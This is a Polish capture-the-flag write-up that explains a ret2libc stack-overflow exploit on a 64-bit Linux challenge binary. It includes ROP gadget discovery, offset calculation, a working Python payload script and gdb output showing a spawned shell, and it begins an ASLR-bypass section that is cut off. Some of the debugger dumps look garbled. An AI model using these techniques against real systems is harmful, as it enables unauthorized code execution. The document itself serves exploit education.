**UWAGA:** należy pamiętać o tym że dane na stacku zapisywane są od tyłu metoda ta nazywa się „Little endian” (a co za tym idzie odczytywanie ciągu zaczniemy od najmniej znaczącego bajtu).

## Generate a pattern

Length

200

Pattern

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag

## Find the offset

Register value

0x3562413462413362

Offset

40

Jak widzimy program poinformował nas, iż od zaalokowanych danych do ciągu jakim został nadpisany adres powrotu potrzebne było 40 znaków. Ciąg którym został nadpisany adres powrotu zaznaczyłem na niebiesko.

## Opracowanie exploitu działającego w kontrolowanych warunkach

W klasycznym ataku typu buffer overflow należy napisać program w asemblerze mieszczący się w 40 bajtów (bo tyle wynosi odległość do adresu powrotu) a następnie zasemblować. Adres powrotu nadpisuje się adresem początku tego napisanego i wstrzykniętego przez nas programu (w tym przypadku 40 bajtowego) co sprawi, że atakowany program zacznie wykonywać nasz kod. Niestety w tym przypadku zostały ustawione flagi NX, które sprawiają, że procesor uniażliwia wykonanie wstrzykniętego kodu na stos. Aby uporać się z tym problemem musimy ustawić adresu powrotu na inny istniejący już w systemie fragment kodu na wykonanie którego pozwoli procesor. W naszym przypadku wykorzystamy funkcję „system” umożliwiającą zlecenie systemowi wykonania podanej przez nas operacji (w naszym przypadku będzie to komenda „/bin/sh”). Znajduje się ona w wykorzystywanej przez program bibliotece „libc”.

Aby wywołać funkcję „system” z parametrem „/bin/sh” będziemy musieli określić miejsce w pamięci przeznaczone do przekazania tego parametru (pointer). Jest to specyfikowane poprzez wytyczne „[x86 calling conventions](#)”. W tym przypadku dla architektury x86\_64 (jest 64bitowy) i systemu linux będzie to System V AMD64 ABI, który mówi że pierwszy argument dla danych typu pointer należy umieścić w rejestrze RDI.

### System V AMD64 ABI [\[ edit \]](#)

The calling convention of the [System V AMD64 ABI](#) is followed on [Solaris](#), [Linux](#), [FreeBSD](#), [macOS](#),<sup>[23]</sup> and is the de facto standard among Unix and Unix-like operating systems. The [OpenVMS](#) Calling Standard on x86-64 is based on the System V ABI with some extensions needed for backwards compatibility.<sup>[24]</sup> **The first six integer or pointer arguments are passed in registers RDI, RSI, RDX, RCX, R8, R9** (R10 is used as a static chain pointer in case of nested functions<sup>[25]21</sup>), while XMM0, XMM1, XMM2, XMM3, XMM4, XMM5, XMM6 and XMM7 are used for the first floating point arguments.<sup>[25]22</sup> As in the Microsoft x64 calling convention, additional arguments are passed on the stack.<sup>[25]22</sup> Integer return values up to 64 bits in size are stored in RAX while values up to 128 bit are stored in RAX and RDX. Floating-point return values are similarly stored in XMM0 and XMM1.<sup>[25]25</sup> The wider YMM and ZMM registers are used for passing and returning wider values in place of XMM when they exist.<sup>[25]26,55</sup>

If the callee wishes to use registers RBX, RSP, RBP, and R12–R15, it must restore their original values before returning control to the caller. All other registers must be saved by the caller if it wishes to preserve their values.<sup>[25]16</sup>

For leaf-node functions (functions which do not call any other function(s)), a 128-byte space is stored just beneath the stack pointer of the function. The space is called the **red zone**. This zone will not be clobbered by any signal or interrupt handlers. Compilers can thus utilize this zone to save local variables. Compilers may omit some instructions at the starting of the function (adjustment of RSP, RBP) by utilizing this zone. However, other functions may clobber this zone. Therefore, this zone should only be used for leaf-node functions. `gcc` and `clang` offer the `-mno-red-zone` flag to disable red-zone optimizations.

If the callee is a [variadic function](#), then the number of floating point arguments passed to the function in vector registers must be provided by the caller in the AL register.<sup>[25]55</sup>


Unlike the Microsoft calling convention, a shadow space is not provided; on function entry, the return address is adjacent to the seventh integer argument on the stack.

Na nasze szczęście ciąg znaków „/bin/sh” również znajduje w bibliotece Libc.

Żeby zdjąć adres do naszego argumentu ze stosu i umieścić go w rejestrze musimy znaleźć w naszym programie, kawałek kodu wykonujący następującą operację „pop rdi; ret;” umożliwi nam to wywołanie kolejnej funkcji zaraz po zdjęciu wartości ze stosu. Kawałek takiego kodu nazywamy ROP gadget. A więc nasz stack będzie teraz wyglądać następująco:



# Opracowanie exploitu działającego w kontrolowanych warunkach



A zatem do działania naszego exploitu potrzebujemy 4 rzeczy:

- adresu naszego gadgetu „pop rdi; ret”
- adresu podstawowego
- offsetu ciągu „/bin/sh”
- offsetu funkcji „system”

Pierwszą uproszczoną wersję explita będę uruchamiać w programie gdb który tworzy specjalne środowisko uruchomieniowe dla debugowanego programu między innymi wyłącza ASLR dzięki czemu adres podstawowy libc będzie zawsze taki sam i raz napisany explit będzie działać za każdym razem nawet jeśli zapiszemy adres funkcji zewnętrznej na sztywno. Dzięki wyłączoneму ASLR jest to iż adresu funkcji „system” nie musimy obliczać przy pomocy przesunięcia i adresu podstawowego libc a komendy „p system”. Niestety adresu do ciągu znaków „/bin/sh” nie uzyskamy tak łatwo i musimy go obliczyć przy pomocy przesunięcia które otrzymamy z programu strings i adresu podstawowego biblioteki libc który otrzymamy przy pomocy komendy vmmap.

## Opracowanie exploitu działającego w kontrolowanych warunkach

Zaczniemy od znalezienia adresu gadgetu „pop rdi; ret”. W tym celu wykorzystamy program ROP gadget.

```
[ret2me@ret2me-h55ms2h]--[~/ctf/ret2libc]
$ROPgadget --binary ./controller | grep "pop rdi"
0x0000000000004011d3 : pop rdi ; ret
[ret2me@ret2me-h55ms2h]--[~/ctf/ret2libc]
$|
```

Jak widzimy takowa operacja istnieje pod adresem 0x4011d3

Teraz musimy uzyskać przesunięcie ciągu „/bin/sh” do tego celu wykorzystam program strings wraz z odpowiednimi flagami

```
[ret2me@ret2me-h55ms2h]--[~/ctf/ret2libc]
$strings -o -t x ./libc.so.6 | grep "/bin/sh"
1b3e1a /bin/sh
[ret2me@ret2me-h55ms2h]--[~/ctf/ret2libc]
$strings -o -t x /usr/lib/x86_64-linux-gnu/libc-2.31.so | grep "/bin/sh"
18a156 /bin/sh
```

W wersji libc działającej na serwerze przesunięcie wynosi 0x1b3e1a  
Natomiast w wersji libc działającej na moim komputerze wynosi 0x18a156.

Adres funkcji system pozyskamy przy pomocy gdb. Jak już wcześniej wspomniałem gdb wyłącza ASLR dzięki czemu adres przy każdym uruchomieniu będzie taki sam.

```
f 7 0x7ffff7e0cd0a __libc_start_main+234
pwndbg> p system
$2 = {<text variable, no debug info>} 0x7ffff7e2ee50 <system>
pwndbg> |
```

Jak widzimy adres funkcji system wynosi 0x7ffff7e2ee50 co by się zgadzało ponieważ libc jest to biblioteka systemowa a takowe z reguły alokowane są w drugiej połowie dostępnej pamięci przez co mają wysokie adresy.

## Opracowanie exploitu działającego w kontrolowanych warunkach

Ostatnią rzeczą która pozostała nam do sprawdzenia jest adres podstawowy biblioteki libc dzięki któremu będziemy mogli bliczyć adres ciągu „/bin/sh”

$$\text{libc\_base\_addr} + \text{string\_offset} = \text{absolute\_pointer\_to\_}/\text{bin/sh}$$

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

0x400000      0x402000 r--p    2000 0 /home/ret2me/ctf/ret2libc/controller
0x6001000     0x602000 r--p   1000 1000 /home/ret2me/ctf/ret2libc/controller
0x602000      0x603000 rw-p    1000 2000 /home/ret2me/ctf/ret2libc/controller
0x7ffff7de6000 0x7ffff7e0b000 r--p   25000 0 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7e0b000 0x7ffff7f56000 r-xp   14b000 25000 /usr/lib/x86_64-linux-gnu/libc-2.31.so ←
0x7ffff7f56000 0x7ffff7fa0000 r--p   4a000 170000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fa0000 0x7ffff7fa1000 ---p    1000 1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fa1000 0x7ffff7fa4000 r--p    3000 1ba000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fa4000 0x7ffff7fa7000 rw-p    3000 1bd000 /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x7ffff7fa7000 0x7ffff7fad000 rw-p    6000 0 
0x7ffff7fad000 0x7ffff7fd0000 r--p    4000 0 [vvar]
0x7ffff7fd0000 0x7ffff7fd2000 r-xp    2000 0 [vdso]
0x7ffff7fd2000 0x7ffff7fd3000 r--p    1000 0 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7ffff7fd3000 0x7ffff7ff3000 r-xp   20000 1000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7ffff7ff3000 0x7ffff7ffb000 r--p    8000 21000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7ffff7ffb000 0x7ffff7ffd000 r--p    1000 29000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7ffff7ffd000 0x7ffff7ffe000 rw-p    1000 2a000 /usr/lib/x86_64-linux-gnu/ld-2.31.so
0x7ffff7ffe000 0x7ffff7fff000 rw-p    1000 0 
0x7ffff7fff000 0x7fffffff0000 rw-p   21000 0 [stack]
```

Po wpisaniu komendy `vmmap`, `gdb` wyświetla nam zawartość pliku `/proc/[pid]/maps`

Wybieramy adres biblioteki która umożliwi nam wykonanie kodu. Warto tutaj zaznaczyć że zawsze trzy ostatnie liczby w adresie biblioteki Libc to zera.

Teraz kiedy mamy już wszystkie potrzebne adresy oraz przesunięcia możemy napisać exploita generującego ciąg znaków który podamy aplikacji przy uruchomieniu w gdb. Wykorzystamy w tym celu pythona i bibliotkę struct która umożliwi nam zapisanie adresów w notacji little endian.


```

1 #!/usr/bin/python2$
2 from struct import *$
3 $
4 print("-198")$
5 print("1")$
6 print("3")$
7 $
8 $
9 buf = "y"* 40 # junk$
10 buf += pack("<Q", 0x00000000004011d3) # pop rdi; ret;$
11 buf += pack("<Q", 0x00007ffff7f95156) # pointer to "/bin/sh" gets popped into rdi$
12 buf += pack("<Q", 0x00007ffff7e2ee50) # address of system()$
13 print(buf)$

```

Nasz exploit najpierw będzie wpisywać -198, 1 i 3 aby przejść do podatnego na atak kodu a następnie wstrzykiwał ropchain.

# Opracowanie exploitu działającego w kontrolowanych warunkach




```
pwndbg> s
0x00000000000110d0 in __libc_csu_init ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
RAX 0x12
RBX 0x0
RCX 0xd
RDX 0x00000000
RDI 0x7f5e88157fa6  // "/bin/sh"
RSI 0x0
R8 0x0
R9 0xffffffffffffff80
R10 0x0
R11 0x246
R12 0x00000000 (<start>) <- xor    ebp, ebp
R13 0x0
R14 0x0
R15 0x0
RBP 0x7979797979797979 ('yyyyyyyy')
RSP 0x7ffffffe2a08 -> 0x7ffffffe2e50 (system) <- test    rdi, rdi
RIP 0x000110d0 (__libc_csu_init+100) <- ret
[ DISASM ]
0x00010fd <calculator+101> ret
0x00011d3 <__libc_csu_init+90> pop     rdi
0x00011d0 <__libc_csu_init+100> ret
0x7ffffffe2e50 <system> test    rdi, rdi
0x7ffffffe2e53 <system+3> je      system+16 <system+16>
0x7ffffffe2e55 <system+5> jmp     0x7ffffffe2e8b0 <0x7ffffffe2e8b0>
0x7ffffffe2e8b0 push   r13
0x7ffffffe2e8b2 mov    ecx, 0x10
0x7ffffffe2e8b7 push   r12
0x7ffffffe2e8b9 push   rbp
0x7ffffffe2e8ba push   rbp
[ STACK ]
00:0000 rsp 0x7ffffffe2a08 -> 0x7ffffffe2e50 (system) <- test    rdi, rdi
01:0000 0x7ffffffe2b0 -> 0x000110d0 (welcome+2) <- mov     ebp, esp
02:0000 0x7ffffffe2b0 -> 0x7ffffffe2e50 (<__libc_start_main+240>) <- mov     edi, eax
03:0000 0x7ffffffe2c0 -> 0x7ffffffe3a8 -> 0x7ffffffe2e24 <- '/home/ret2me/ctf/zet2libc/controller'
04:0000 0x7ffffffe2c0 -> 0x00000000
05:0000 0x7ffffffe2d0 -> 0x0001120 (main) <- push    rbp
06:0000 0x7ffffffe2d0 -> 0x7ffffffe2c7c <- mov     rbp, rax
07:0000 0x7ffffffe2e0 <- 0x0
[ BACKTRACE ]
> f 0 0x000110d0 __libc_csu_init+100
f 1 0x7ffffffe2e50 system
f 2 0x0001100 welcome+2
f 3 0x7ffffffe3a8
f 4 0x00000000
f 5 0x0001120 main
f 6 0x7ffffffe2c7c
f 7 0x0
pwndbg>
```

Po ustawieniu punktu przerwania na operacji „ret” w funkcji calculator i uruchomieniu programu wraz z przekazaniem do niego strumienia wejściowego z pliku wygenerowanego przez nasz program, możemy sprawdzić czy exploit działa. Jak widzimy strzałka zaznaczona numerem jeden skacze z funkcji calculator do naszego gadetu odpowiedzialnego za umieszczenie pointera do /bin/sh w rejestrze RDI (został on podkreślony przeze mnie w sekcji „registers”). Następnie skacze (strzałka druga) do ostatniego adresu znajdującego się na stosie (podkreślony adres) czyli funkcji „system”. Adres umiesznony na rejestrze RDI nie pokrywa się z tym który mogliśmy zobaczyć w exploicie zamieszczonym wyżej ponieważ w GDB uruchomiłem wcześniejszą wersję exploita gdzie nieprawidłowo obliczyłem adres „/bin/sh” co udało mi się łatwo ustalić za pomocą następującej komenty:

```
pwndbg> x/s 0x7f5e88157fa6
0x7f5e88157fa6: <error: Cannot access memory at address 0x7f5e88157fa6>
```

Jak możemy zobaczyć gdb nie było w stanie wyświetlić treści znajdujących się pod danym adresem. Po ponownym obliczeniu i wprowadzeniu małej korekty (której efekt końcowy widać na zrzucie ekranu z gotowego exploita) uruchomiłem program ponownie i...

# Opracowanie exploitu działającego w kontrolowanych warunkach



```
ret2me@ret2me-h55m2h-[~/ctf/ret2libc]  
$ ./exploit.py > payload.txt  
ret2me@ret2me-h55m2h-[~/ctf/ret2libc]  
$xxd payload.txt  
00000000: 2d31 3938 6a31 6a33 6a79 7979 7979 7979  -198.1.3.yyyyyy  
00000010: 7979 7979 7979 7979 7979 7979 7979 7979  yyyyyyyyyyyy  
00000020: 7979 7979 7979 7979 7979 7979 7979 7979  yyyyyyyyyyyy  
00000030: 79d3 1148 0808 0808 0856 51f9 f7ff 7f80  y.$.....YQ....  
00000040: 0859 eec2 f7ff 7f80 080a                                .P.....  
ret2me@ret2me-h55m2h-[~/ctf/ret2libc]  
$  
  
ret2me@ret2me-h55m2h-[~/ctf/ret2libc]  
$gdb ./controller  
GNU gdb (Gdbism 10.1-17) 10.1.90.20210107-git  
Copyright (C) 2021 Free Software Foundation, Inc.  
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>  
This is free software: you are free to change and redistribute it.  
There is NO WARRANTY, to the extent permitted by law.  
Type "show copying" and "show warranty" for details.  
This GDB was configured as "x86_64-linux-gnu".  
Type "show configuration" for configuration details.  
For bug reporting instructions, please see:  
<https://www.gnu.org/software/gdb/bugs/>  
Find the GDB manual and other documentation resources online at:  
<http://www.gnu.org/software/gdb/documentation/>.  
  
For help, type "help".  
Type "apropos word" to search for commands related to "word"...  
pwndbg: loaded 196 commands. Type pwndbg [filter] for a list.  
pwndbg: created $voffset, $ida gdb functions (can be used with print/break)  
Reading symbols from ./controller...  
(No debugging symbols found in ./controller)  
pwndbg> r < payload.txt  
Starting program: /home/ret2me/ctf/ret2libc/controller < payload.txt  
  
Control Room  
Insert the amount of 2 different types of resources: Choose operation:  
1. +  
2. -  
3. x  
4. ÷  
  
> -198 * 1 = 65338  
Something odd happened!  
Do you want to report the problem?  
> Problem reported!  
[Attaching after process 1988 vfork to child process 1912]  
[New inferior 2 (process 1912)]  
[Detaching vfork parent process 1988 after child exec]  
[Inferior 1 (process 1988) detached]  
process 1912 is executing new program: /usr/bin/dash  
[Inferior 2 (process 1912) exited normally]  
  
Control Room  
pwndbg> r  
Starting program: /usr/bin/dash  
$ echo "wow"  
wow  
$ echo 'pwned by Filip "Ret2Me" Poplewski'  
pwned by Filip "Ret2Me" Poplewski  
$
```

Jak możemy zobaczyć udało się!

Po lewej stronie ekranu możemy zauważyć wygenerowany przez nasz program ciąg znaków który umożliwi nam ominięcie zabezpieczeń i uruchomienie sh.

Po prawej widzimy uruchomienie programu wraz z przekazaniem strumienia wejściowego z pliku „payload.txt”. W zaznaczonej strzałką linijce gdb informuje nas iż udało się uruchomić dash-a. Teraz gdy wiemy że nasze rozumowanie jest dobre czas na napisanie właściwego, działającego w każdy warunkach exploita.



## Opracowanie exploitu działającego w dowolnych warunkach

Exploity bzużące na przepełnieniu bufora i nie tylko (np. Heap Exploitation o którym może kiedyś zrobie wypis) piszę się z reguły w pythonie z wykorzystaniem pwntool-ów. Pwntools jest to bardzo zaawansowana biblioteka umożliwiająca uruchomienie programu a następnie interakcje z nim przy pomocy wielu funkcji takich jak:

1. Wysyłanie i przyjmowanie danych z konsoli w wygodny sposób
2. Szukanie i wykorzystywanie Gadgetów
3. Układanie ROPchainów
4. Dezasemblację / asemblację
5. Generowanie patternów
6. Wykorzystanie gotowych shellcodów

Jako iż funkcja system nie jest wykorzystana w atakowanym przez nas programie nie została ona polinkowana przez LD „The GNU linker” do sekcji GOT odpowiadającego za przechowywanie adresów funkcji z znajdujących się w bibliotekach zewnętrznych wykorzystywanych w danym programie.

```
.got:0000000000601F90 ; Segment permissions: Read/Write
.got:0000000000601F90 _got          segment qword public 'DATA' use64
.got:0000000000601F90             assume cs:_got
.got:0000000000601F90             ;org 601F90h
.got:0000000000601F90 GLOBAL_OFFSET_TABLE dq offset _DYNAMIC
.got:0000000000601F98 qword_601F98 dq 0 ; DATA XREF: sub_400610↑r
.got:0000000000601FA0 qword_601FA0 dq 0 ; DATA XREF: sub_400610+6↑r
.got:0000000000601FA8 putchar_ptr dq offset putchar ; DATA XREF: _putchar↑r
.got:0000000000601FB0 puts_ptr dq offset puts ; DATA XREF: _puts↑r
.got:0000000000601FB8 strlen_ptr dq offset strlen ; DATA XREF: _strlen↑r
.got:0000000000601FC0 printf_ptr dq offset printf ; DATA XREF: _printf↑r
.got:0000000000601FC8 strcmp_ptr dq offset strcmp ; DATA XREF: _strcmp↑r
.got:0000000000601FD0 setvbuf_ptr dq offset setvbuf ; DATA XREF: _setvbuf↑r
.got:0000000000601FD8 __isoc99_scanf_ptr dq offset __isoc99_scanf
.got:0000000000601FD8 ; DATA XREF: __isoc99_scanf↑r
.got:0000000000601FE0 exit_ptr dq offset exit ; DATA XREF: _exit↑r
.got:0000000000601FE8 usleep_ptr dq offset usleep ; DATA XREF: _usleep↑r
.got:0000000000601FF0 __libc_start_main_ptr dq offset __libc_start_main
.got:0000000000601FF0 ; DATA XREF: _start+24↑r
.got:0000000000601FF8 __gmon_start__ ptr dq offset __gmon_start__
.got:0000000000601FF8 ; DATA XREF: _init_proc+4↑r
.got:0000000000601FF8 _got          ends
```

## Opracowanie exploitu działającego w dowolnych warunkach

Niestety ominięcie Address space layout randomization stanowi nie lada wyzwanie które wymaga od nas napisania aż dwóch ROPchainów.

Pierwszy będzie odpowiadać za zleakowanie adresu podstawowego LIBC, niestety za każdym razem adres jest inny a więc nie możemy jednorazowo pozyskać adresu i wykorzystać go przy kolejnym uruchomieniu. W tym celu na końcu naszego ROPchaina ustawimy adres powrotu na początek programu dzięki czemu będziemy mogli wykorzystać uzyskane dane do obliczenia właściwego adresu funkcji oraz jej argumentu.

```
[ret2me@ret2me-h55ms2h]~/ctf/ret2libc
$ldd controller
linux-vdso.so.1 (0x00007ffdecdfa000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f5d69d0c000)
/lib64/ld-linux-x86-64.so.2 (0x00007f5d69ef2000)
[ret2me@ret2me-h55ms2h]~/ctf/ret2libc
$ldd controller
linux-vdso.so.1 (0x00007ffc91de7000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fb436687000)
/lib64/ld-linux-x86-64.so.2 (0x00007fb43686d000)
[ret2me@ret2me-h55ms2h]~/ctf/ret2libc
$ldd controller
linux-vdso.so.1 (0x00007ffc50eef000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f536298c000)
/lib64/ld-linux-x86-64.so.2 (0x00007f5362b72000)
[ret2me@ret2me-h55ms2h]~/ctf/ret2libc
$ldd controller
linux-vdso.so.1 (0x00007fff447a9000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f45360a4000)
/lib64/ld-linux-x86-64.so.2 (0x00007f453628a000)
[ret2me@ret2me-h55ms2h]~/ctf/ret2libc
$ldd controller
linux-vdso.so.1 (0x00007ffe1d93e000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f618ea2a000)
/lib64/ld-linux-x86-64.so.2 (0x00007f618ec10000)
[ret2me@ret2me-h55ms2h]~/ctf/ret2libc
$
```

Przy pomocy programu ldd [nazwa programu] możemy sprawdzić adresy załadowanych bibliotek, jak możemy zauważyć adresy przy każdym uruchomieniu są inne.

Adres biblioteki Libc możemy obliczyć z różnicy adresu dowolnej funkcji oraz jej offsetu w bibliotece (możemy go uzyskać na dwa sposoby za pomocą komendy „readelf -Ws /usr/lib/x86\_64-linux-gnu/libc-2.31.so | grep "system" bądź funkcji „libc.sym.puts”w pwntoolsach).

```
.plt:000000000400610 sub_400610      proc near                                ; CODE XREF: .plt:00000000040062B↓j
.plt:000000000400610                                     ; .plt:00000000040063B↓j ...
.plt:000000000400610 ; __unwind {
.plt:000000000400610      push     cs:qword_601F98
.plt:000000000400616      jmp     cs:qword_601FA0
.plt:000000000400610 sub_400610      endp
.plt:000000000400616
.plt:000000000400616 ; -----
.plt:00000000040061C      align 20h
.plt:000000000400620 ; [00000006 BYTES: COLLAPSED FUNCTION _putchar. PRESS CTRL-NUMPAD+ TO EXPAND]
